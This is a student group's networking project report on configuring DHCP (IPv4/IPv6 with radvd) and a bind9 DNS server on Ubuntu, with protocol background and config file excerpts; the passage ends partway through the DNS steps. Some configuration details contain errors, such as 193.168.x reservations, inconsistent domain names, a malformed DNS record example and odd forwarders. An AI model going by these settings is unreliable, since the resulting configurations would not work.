Project 3

Gan Li

Lisheng Zhang

Yuchen Zhao

Content:

Motivation

This project helps us gain a deeper understanding of the network protocols, and the configuration of some of the networking fundamentals including the Dynamic Host Configuration Protocol (DHCP) server, Domain Name System (DNS) server, Web server, Firewall and Backup Server.

This project mainly focuses on contributing a whole network environment that the servers and clients in this environment can dynamically gain IP addresses from the DHCP server, with the help of the DNS server, the clients can ping the website www.rusha.com which is the webserver that is hosted by our team. Also, firewall, backup server, Network File System (NFS), and IPSec VPN tunnels are created to make the whole network a robust, secure, dynamic and intelligent one.

Behavior of the protocols

DHCP

Dynamic Host Configuration Protocol (DHCP) is a LAN network protocol. It refers to the range of IP address controlled by the server. When the client logs in to the server, it can automatically obtain the IP address and subnet mask assigned by the server.

DHCP is a protocol based on broadcast. Its operation can be divided into four stages: IP lease request, IP lease provision, IP lease selection and IP lease confirmation.

1. IP lease request: at any time, if the client computer is set to obtain the IP address automatically, it will check whether it has rented an IP address at present when it starts up. If not, it will request a lease from DCHP. Because the client computer does not know the address of DHCP server, it will use 255.255.255.255 as the target address and 0.0 as the source address 0.0, broadcast a DHCP-discover message on the network, which contains the media access control (MAC) address of the client computer (the built-in hardware address on the network card) and its NetBIOS name.

2. IP lease provision: when the DHCP server receives an IP lease request from a client, it will reserve an IP address for the client according to its scope address pool and broadcast one on the network. The message includes the MAC address of the client, the IP address that the server can provide, the

subnet mask, the lease period, and the IP address of the DHCP server itself that provides the lease Address.

3. IP lease selection: if there are other DHCP servers in the subnet, after the client accepts the dhcpoffer message of a DHCP server, it will broadcast a dhcprequest message containing the IP address of the server providing the lease. In the subnet, it will notify all other DHCP servers that it has accepted the provision of an address, and other DHCP servers are receiving this message After that, the lease provided to the customer will be cancelled. Then the rental address assigned to the customer is returned to the address pool, which can be provided to other computers as a valid address again.

4. IP lease confirmation: when the DHCP server receives the DHCP-request message from the customer, it starts the last stage of the configuration process. In this confirmation stage, the DHCP server sends a DHCP-ACK package to the customer, which includes a lease period and all other configuration information requested by the customer. Thus, the TCP/IP configuration is completed.

DNS

Domain name system (DNS) is a service of Internet. As a distributed database which maps domain name and IP address, it can make people access the Internet more easily. DNS uses TCP and UDP port 53. Currently, the limit for the length of each level of domain name is 63 characters, and the total length of domain name cannot exceed 253 characters.

In DNS system, common resource record types are:

Host record (A record): RFC 1035 defines that A record is an important record for name resolution, which maps a specific host name to the IP address of the corresponding host.

Alias record (CNAME record): defined by RFC 1035, CNAME record is used to point an alias to an A record, so there is no need to create another A record for a new name.

IPv6 host record (AAAA record): defined by RFC 3596, corresponding to A record, which is used to map a specific host name to an IPv6 address of a host.

Service location record (SRV record): defined by RFC 2782, used to define the location of servers providing specific services, such as host name, port number, etc.

NAPTR record: defined by RFC 3403, it provides a regular expression way to map a domain name. One of the most famous applications of NAPTR records is for ENUM queries.

Example:

TYPE	NAME	TTL	DATA
NS	test.com	1000	dns1.test.com
A	dns1.test.com	1000	192.168.1.1
CNAME	test.com	1000	a.test.com
MX	test.com	1000	mail.test.com
NS	192.168.1.1	1000	dns1.test.com

Webserver and Firewall

Web server generally refers to web server, which is a kind of program that resides in a certain type of computer on the Internet. It can provide documents to web clients such as browsers, or place web files for the whole world to browse; it can place data files for the whole world to download. At present, the three most popular web servers are Apache, nginx and IIS.

The so-called "firewall" refers to a method to separate the internal network and the public access network (such as the Internet). It is actually an applied security technology, isolation technology, based on modern communication network technology and information security technology. The firewall mainly uses the function of hardware and software to create a protective barrier between the internal and external network environment, so as to realize the blocking of computer unsafe network factors. Only with the consent of the firewall, users can enter the computer. If not, they will be blocked

The web server our team used is Apache2. The webserver is run on the Linux OS to host the website www.rushp.com. The firewall is used in the system to control the files that go in or out the network.

Steps and Commands

DHCP Configuration


1) Enter the root mode:

```
sudo –i
```

2) Install DHCP server and radvd using the following codes:

```
apt-get install isc-dhcp-server
apt-get install radvd
```

3) Set the static IPv4 and IPv6 of DHCP server (Including DNS address).



Link speed 1000 Mb/s

IPv4 Address 192.168.85.4

IPv6 Address 2001:db8:0:1::4

Hardware Address 00:0C:29:A5:24:4F


Default Route 192.168.85.2

DNS 192.168.85.3 192.168.85.13

☑ Connect automatically

☑ Make available to other users

☐ Restrict background data usage
Appropriate for connections that have data charges or limits.



IPv4 Method ○ Automatic (DHCP) ○ Link-Local Only ● Manual ○ Disable


Addresses

Address	Netmask	Gateway
192.168.85.4	255.255.255.0	192.168.85.2

DNS Automatic OFF

192.168.85.3, 192.168.85.13

Separate IP addresses with commas



IPv6 Method

○ Automatic ○ Automatic, DHCP only
○ Link-Local Only ● Manual
○ Disable

Addresses

Address	Prefix	Gateway
2001:db8:0:1::4	64	2001:db8:0:1::150


DNS Automatic OFF

2001:db8:0:1::3, 2001:db8:0:1::13

Separate IP addresses with commas

4) Change system settings (enable package forwarding for IPv4 and IPv6e4):


nano /etc/sysctl.conf



```
# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
#  Enabling this option disables Stateless Address Autoconfiguration
#  based on Router Advertisements for this host
net.ipv6.conf.all.forwarding=1
```

5) Set the interface serving the DHCP requests:


nano /etc/default/isc-dhcp-server



```
# Defaults for isc-dhcp-server (sourced by /etc/init.d/isc-dhcp-server)

# Path to dhcpd's config file (default: /etc/dhcp/dhcpd.conf).
#DHCPDv4_CONF=/etc/dhcp/dhcpd.conf
#DHCPDv6_CONF=/etc/dhcp/dhcpd6.conf

# Path to dhcpd's PID file (default: /var/run/dhcpd.pid).
#DHCPDv4_PID=/var/run/dhcpd.pid
#DHCPDv6_PID=/var/run/dhcpd6.pid

# Additional options to start dhcpd with.
#       Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
#OPTIONS=""

# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
#       Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACES="ens33"
```

6) Configure DHCP server settings (IPv4), including reservation for webserver and DNS server (master and slave):


nano /etc/dhcp/dhcpd.conf



```
# This is a very basic subnet declaration.

subnet 192.168.85.0 netmask 255.255.255.0 {
 range 192.168.85.20 192.168.85.30;
 option domain-name-servers 192.168.85.3, 192.168.85.13;
 option domain-name "rushp.com";
 option routers 192.168.85.2;
 option broadcast-address 192.168.85.255;
 default-lease-time 600;
 max-lease-time 7200;
}

host web {
hardware Ethernet 00:0c:29:65:05:01;
fixed-address 193.168.85.5;
}

host dns {
hardware Ethernet 00:0C:29:C9:64:2A;
fixed-address 193.168.85.3;
option routers 193.168.85.2;
option broadcast-address 193.168.85.255;
default-lease-time 600;
max-lease-time 7200;
}

host dnsstandby {
hardware Ethernet 00:0C:29:90:D8:10;
fixed-address 193.168.85.13;
option routers 193.168.85.2;
option broadcast-address 193.168.85.255;
default-lease-time 600;
max-lease-time 7200;
}
```

7) Configure resolv.conf file:


nano /etc/resolv.conf



```
nameserver 192.168.85.3
nameserver 192.168.85.13
search RushP.com
```

8) Configure DHCP server settings (IPv6), including reservation for webserver and DNS server (master and slave):


nano /etc/dhcp/dhcpd6.conf



```
default-lease-time 2592000;
log-facility local7;
subnet6 2001:db8:0:1::/64 {
        # Range for clients
        range6 2001:db8:0:1::129 2001:db8:0:1::254;

        # Range for clients requesting a temporary address
        range6 2001:db8:0:1::/64 temporary;

        # Additional options
        option dhcp6.name-servers  2001:db8:0:1::3;
        option dhcp6.domain-search "RushP.com";

        # Prefix range for delegation to sub-routers
        prefix6 2001:db8:0:100:: 2001:db8:0:f00:: /56;

        # Fixed host address for webserver
        host web {
        host-identifier option dhcp6.client-id 00:01:00:01:4a:1f:ba:e3:60:b9:1f:01:23:45;
        fixed-address6 2001:db8:0:1::5;
        }

        # Fixed host address for master dns
        host dns1 {
        host-identifier option dhcp6.client-id 00:01:01:01:4a:1f:ba:e3:60:b9:1f:01:23:45;
        fixed-address6 2001:db8:0:1::3;
        }

        # Fixed host address for slave dns
        host dns2 {
        host-identifier option dhcp6.client-id 00:01:02:01:4a:1f:ba:e3:60:b9:1f:01:23:45;
        fixed-address6 2001:db8:0:1::13;
        }
                                                                        [ Mark Set ]
```

9) Edit radvd.conf file (start RA for IPv6):

nano /etc/radvd.conf



```
interface ens33 {
        AdvSendAdvert on;
        #enble to use DHCPv6 to assign IP address and DNS
        AdvManagedFlag on;
        MinRtrAdvInterval 3;
        MaxRtrAdvInterval 10;
        prefix 2001:db8:0:1::/64
        {
                AdvOnLink on;
                # disable automatically assign address
                AdvAutonomous off;
                AdvRouterAddr on;
        };
};
```

10) Restart the system:

init 6

11) Restart the DHCP server:

service isc-dhcp-server restart

DNS Configuration


1) Enter the root mode:

```
sudo –i
```

2) Download bind9:

```
apt-get install bind9
```

3) Set the static IPv4 and IPv6 of DNS server (Including DNS address).




Link speed	1000 Mb/s
IPv4 Address	192.168.85.3
IPv6 Address	2001:db8:0:1::3
Hardware Address	00:0C:29:C9:64:2A
Default Route	192.168.85.2
DNS	192.168.85.3

☑ Connect automatically

☑ Make available to other users

□ Restrict background data usage
Appropriate for connections that have data charges or limits.



IPv4 Method ○ Automatic (DHCP) ○ Link-Local Only ● Manual ○ Disable


Addresses

Address	Netmask	Gateway
192.168.85.3	255.255.255.0	192.168.85.2

DNS Automatic OFF

192.168.85.3

Separate IP addresses with commas



IPv6 Method ○ Automatic ○ Automatic, DHCP only ○ Link-Local Only ● Manual ○ Disable

Addresses

Address	Prefix	Gateway
2001:db8:0:1::3	64	2001:db8:0:1::150


DNS Automatic OFF

2001:db8:0:1::3

Separate IP addresses with commas

4) Configure named.conf.options:


nano /etc/bind/named.conf.options



```
  GNU nano 2.9.3                                              /etc/bind/named.conf.options

options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        forwarders {
        0.0.0.0;
        192.168.85.3;
        192.168.85.13;
        };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        dnssec-validation auto;

        auth-nxdomain no;    # conform to RFC1035
        listen-on-v6 { any; };
};
```

5) Configure forward and reverse zones, allow transferring to and notifying slave server:

nano /etc/bind/named.conf.local

